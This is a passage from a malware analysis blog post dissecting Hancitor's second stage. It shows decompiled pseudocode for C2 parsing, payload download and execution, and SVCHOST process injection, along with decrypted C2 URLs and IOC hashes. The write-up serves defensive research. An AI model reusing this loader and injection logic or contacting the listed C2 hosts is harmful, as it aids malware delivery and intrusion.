      v13 = ((v9 & 0x30) >> 4) + 4 * v8;
      v14 = ((v10 & 0x3C) >> 2) + 16 * (v9 & 0xF);
      v15 = v11 + ((v10 & 3) << 6);
      for ( i = 0; i < 3; ++i )
        *(_BYTE *)(v4++ + Buffer) = *(&v13 + i);
      i = 0;
    }
  }
  if ( i )
  {
    for ( j = i; j < 4; ++j )
      *(&v8 + j) = 0;
    for ( k = 0; k < 4; ++k )
      *(&v8 + k) = byte_3B7060[(unsigned __int8)*(&v8 + k)];
    v13 = ((v9 & 0x30) >> 4) + 4 * v8;
    v14 = ((v10 & 0x3C) >> 2) + 16 * (v9 & 0xF);
    v15 = v11 + ((v10 & 3) << 6);
    for ( l = 0; l < i - 1; ++l )
      *(_BYTE *)(v4++ + Buffer) = *(&v13 + l);
  }
  return v4;
}
```

Before we move onto the next functions, it is important to know what the C2 data actually looks like.




```
{r:http://sensesfinefoods.com/wp-includes/pomo/3|http://saviorforlife.com/wp-content/plugins/ads/3|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/3|http://seasonsfamilymedicine.com/wp-includes/pomo/3|http://arreyhotels.com.br/wp-admin/includes/3}

{l:http://sensesfinefoods.com/wp-includes/pomo/1|http://saviorforlife.com/wp-content/plugins/ads/1|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/1|http://seasonsfamilymedicine.com/wp-includes/pomo/1|http://arreyhotels.com.br/wp-admin/includes/1}

{b:http://sensesfinefoods.com/wp-includes/pomo/3|http://saviorforlife.com/wp-content/plugins/ads/3|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/3|http://seasonsfamilymedicine.com/wp-includes/pomo/3|http://arreyhotels.com.br/wp-admin/includes/3}
```

As you can see, there are 3 “sections” in this decrypted response, with each section starting with **{** and ending with **}**, and each URL being split with a **|**. You can also see at the start of each section there is a letter and then **:** – this letter indicates what Hancitor should do with the specific URL. The next function splits the sections up, by checking for **{** and then copying each character to an allocated heap, until the character equals **}**. This data is then used in the next function.




```
_BYTE *__cdecl Write_Section_URL_To_Heap(_BYTE *Data, _BYTE *Heap)
{
  int i; // [esp+0h] [ebp-4h]
  _BYTE *URLs; // [esp+Ch] [ebp+8h]

  *Heap = 0;
  if ( !Data )
    return 0;
  while ( 1 )
  {
    if ( !*Data )
      return 0;
    if ( *Data == '{' )
      break;
    ++Data;
  }
  URLs = Data + 1;
  for ( i = 0; ; Heap[i++] = *URLs++ )
  {
    if ( !*URLs )
      return 0;
    if ( *URLs == '}' )
      break;
  }
  Heap[i] = 0;
  return URLs;
}
```

The next function takes the section of URLs and checks to see if the second character is **:**, and then to see if the first character equals; **r**, **l**, **e**, **b**, **d**, **c**,or **n**. If it doesn't equal any of the characters, it loops. Otherwise, it will continue to the next function, which will carry out the command.




```
BOOL __cdecl Check_Char(_BYTE *a1)
{
  return a1[1] == ':'
      && (*a1 == 'r' || *a1 == 'l' || *a1 == 'e' || *a1 == 'b' || *a1 == 'd' || *a1 == 'c' || *a1 == 'n');
}
```

Whilst Hancitor checks for 8 characters, it only uses 5 of them; **r**, **l**, **e**, **b** and **n**. If the response is **n**, the malware does nothing. If it is **b**, it will download a file from the URL, decompress it, and inject it into SVCHOST. If it is **e**, it will download a file, decompress it, and execute it as a new thread. If it is **l**, it will download a file, decompress it, and execute it as a new thread with an argument. Finally, if the command is **r**, it will download a file, decompress it, and execute it as it's own process.




```
signed int __cdecl Execute_Command(char *a1, _DWORD *check)
{
  signed int result; // eax

  if ( a1[1] != ':' )
    return 0;
  switch ( *a1 )
  {
    case 'b':
      *check = Download_RTLDecompress_Inject_SVCHOST((int)(a1 + 2));
      result = 1;
      break;
    case 'e':
      *check = Download_RTLDecompress_Execute_New_Thread((int)(a1 + 2), 0);
      result = 1;
      break;
    case 'l':
      *check = Download_RTLDecompress_Execute_New_Thread((int)(a1 + 2), 1);// With Argument
      result = 1;
      break;
    case 'n':
      *check = 1;
      result = 1;
      break;
    case 'r':
      *check = Download_RTLDecompress_Execute_As_Process((int)(a1 + 2));
      result = 1;
      break;
    default:
      result = 0;
      break;
  }
  return result;
}
```

One particularly interesting thing about the download and decompress routine is how it checks the first two characters of the decompressed, downloaded file for **MZ**, to make sure it is in fact an EXE or DLL. When executing as an own process, it checks whether or not the file is a DLL or an EXE by looking it up in the file header, and if it is a DLL it uses RUNDLL32.exe to execute it.




```
BOOL __cdecl Download_RTLDecompress(int a1, int a2, ULONG UncompressedBufferSize, int a4, int a5)
{
  BOOL result; // eax
  char v6; // [esp+0h] [ebp-200h]

  if ( Split_URL_By_Bar((_BYTE *)a1) || GET_Request(a1, a2, UncompressedBufferSize, (_DWORD *)a4) != 1 )
  {
    do
    {
      a1 = (int)sub_3B2070((_BYTE *)a1, &v6);
      if ( !v6 )
        break;
      if ( GET_Request((int)&v6, a2, UncompressedBufferSize, (_DWORD *)a4) == 1 )
      {
        if ( *(_DWORD *)a4 >= 0x400u && Check_Compressed((unsigned __int8 *)a2) == 1 )
          *(_DWORD *)a4 = Decompress_Download(a2, *(_DWORD *)a4, UncompressedBufferSize);
        if ( a5 != 1 )
          return 1;
        if ( *(_DWORD *)a4 >= 0x400u && Check_MZ((_BYTE *)a2) == 1 )
          return 1;
      }
    }
    while ( a1 );
    result = 0;
  }
  else
  {
    if ( *(_DWORD *)a4 >= 0x400u && Check_Compressed((unsigned __int8 *)a2) == 1 )
      *(_DWORD *)a4 = Decompress_Download(a2, *(_DWORD *)a4, UncompressedBufferSize);
    if ( a5 == 1 )
      result = *(_DWORD *)a4 >= 0x400u && Check_MZ((_BYTE *)a2) == 1;
    else
      result = 1;
  }
  return result;
}
```

SVCHOST.exe Injection:




```
BOOL __cdecl sub_3B2D90(_BYTE *a1)
{
  return *a1 == 'M' && a1[1] == 'Z';
}
```



```
int __cdecl Create_Suspended_SVCHOST_And_WriteProcessMemory(int a1, int a2)
{
  int v3; // [esp+0h] [ebp-14h]
  int v4; // [esp+4h] [ebp-10h]
  int v5; // [esp+8h] [ebp-Ch]
  int v6; // [esp+Ch] [ebp-8h]
  int v7; // [esp+10h] [ebp-4h]

  v6 = -1;
  if ( !Check_MZ((_BYTE *)a1) )
    return 0;
  if ( !Create_Suspended_SVCHOST(&v7, &v5) )
    return v6;
  if ( VirtualAllocEx_WriteProcessMemory(v7, a1, a2, &v3, &v4) == 1
    && WriteProcessMemory_ThreadContext(v7, v5, v3, v4) == 1 )
  {
    v6 = GetProcessId(v7);
  }
  if ( v6 == -1 )
    TerminateProcess(v7, 0);
  CloseHandle(v5);
  CloseHandle(v7);
  return v6;
}
```


Execute in New Thread:




```
signed int __cdecl Execute_New_Thread(_BYTE *a1, int a2, int a3, int a4)
{
  int v5; // ST20_4
  void (__cdecl *v6)(_DWORD); // [esp+Ch] [ebp-8h]
  int v7; // [esp+10h] [ebp-4h]

  if ( !Check_MZ(a1) )
    return 0;
  if ( VirtualAllocate((int)a1, a2, &v7, &v6) != 1 )
    return 0;
  sub_3B37C0(v7);
  if ( a3 == 1 )
  {
    v5 = CreateThread(0, 0, Third_Stage, v7, 0, 0);
    CloseHandle(v5);
  }
  else if ( a4 == 1 )
  {
    ((void (__stdcall *)(int, signed int, _DWORD))v6)(v7, 1, 0);
  }
  else
  {
    v6(v6);
  }
  return 1;
}
```

Execute as own Process:

Once the process has been executed, the function returns back to the main payload, and now fully annotated, you can view the flow of the program.



```
int __cdecl Execute_Downloaded_File(int a1, int a2)
{
  char v3; // [esp+0h] [ebp-30Ch]
  char v4; // [esp+104h] [ebp-208h]
  char v5; // [esp+208h] [ebp-104h]

  GetTempPathA(260, &v4);
  GetTempFileNameA(&v4, "BN", 0, &v5);
  if ( CreateFile((int)&v5, a1, a2) != 1 )
    return 0;
  if ( Determine_DLL_EXE(a1) != 1 )
    return CreateProcess((int)&v5);
  wsprintfA(&v3, "Rundll32.exe %s,f1", &v5);
  return CreateProcess((int)&v3);
}
```



```
void Main_Payload()
{
  unsigned int v0; // [esp+0h] [ebp-1Ch]
  int v1; // [esp+4h] [ebp-18h]
  _BYTE *Decrypted_Data_Buffer; // [esp+8h] [ebp-14h]
  int C2_Response; // [esp+Ch] [ebp-10h]
  _BYTE *C2_Data; // [esp+10h] [ebp-Ch]
  int v5; // [esp+14h] [ebp-8h]
  char *Alloc_Heap; // [esp+18h] [ebp-4h]

  v5 = 0x80000;
  C2_Response = Allocate_Heap(0x80000);
  Decrypted_Data_Buffer = (_BYTE *)Allocate_Heap(0x80000);
  Alloc_Heap = (char *)Allocate_Heap(4096);
  while ( 1 )
  {
    if ( Get_Info_Contact_C2s(C2_Response, v5, (int)&v0) == 1 )
    {
      v0 = Decrypt_C2_Data(C2_Response + 4, (int)Decrypted_Data_Buffer);
      C2_Data = Decrypted_Data_Buffer;
      do
      {
        C2_Data = Write_Section_URL_To_Heap(C2_Data, Alloc_Heap);
        if ( Check_Char(Alloc_Heap) == 1 )
        {
          v1 = 0;
          if ( Execute_Command(Alloc_Heap, &v1) == 1 && !v1 )
            strcpy_url((int)Alloc_Heap);
        }
      }
      while ( C2_Data );
    }
    Sleep(60000);
    Loop();
    Sleep(60000);
  }
}
```

Now that brings an end to this full analysis of Hancitor's second stage. I am currently working on writing a Python script that extracts Hancitor communications from PCAP files, decrypts them, and then attempts to interact with the C2 servers to download the third stage payload as a file, which will be up on GitHub once it is complete. My ISFB analysis should be posted soon – I am currently quite busy, but expect it soon!

```
IOCs:
     Build: 17bdp12
     Hancitor (Packed: MD5): c07661bd4f875b6c6908f2d526958532
     Hancitor (Unpacked: MD5): 5fe47865512eb9fa5ef2cccd9c23bcbf

     Second Stage C2s:
          http://woodlandsprimaryacademy.org/wp-includes/(1|2|3)
          http://precisionpartners.org/wp-admin/includes/(1|2|3)
          http://precisionpartners.org/wp-admin/includes/(1|2|3)
          http://mail.porterranchpetnanny.com/wp-includes/(1|2|3)
          http://synergify.com/wp-content/themes/ward/(1|2|3)
```

4 Comments

Comments are closed.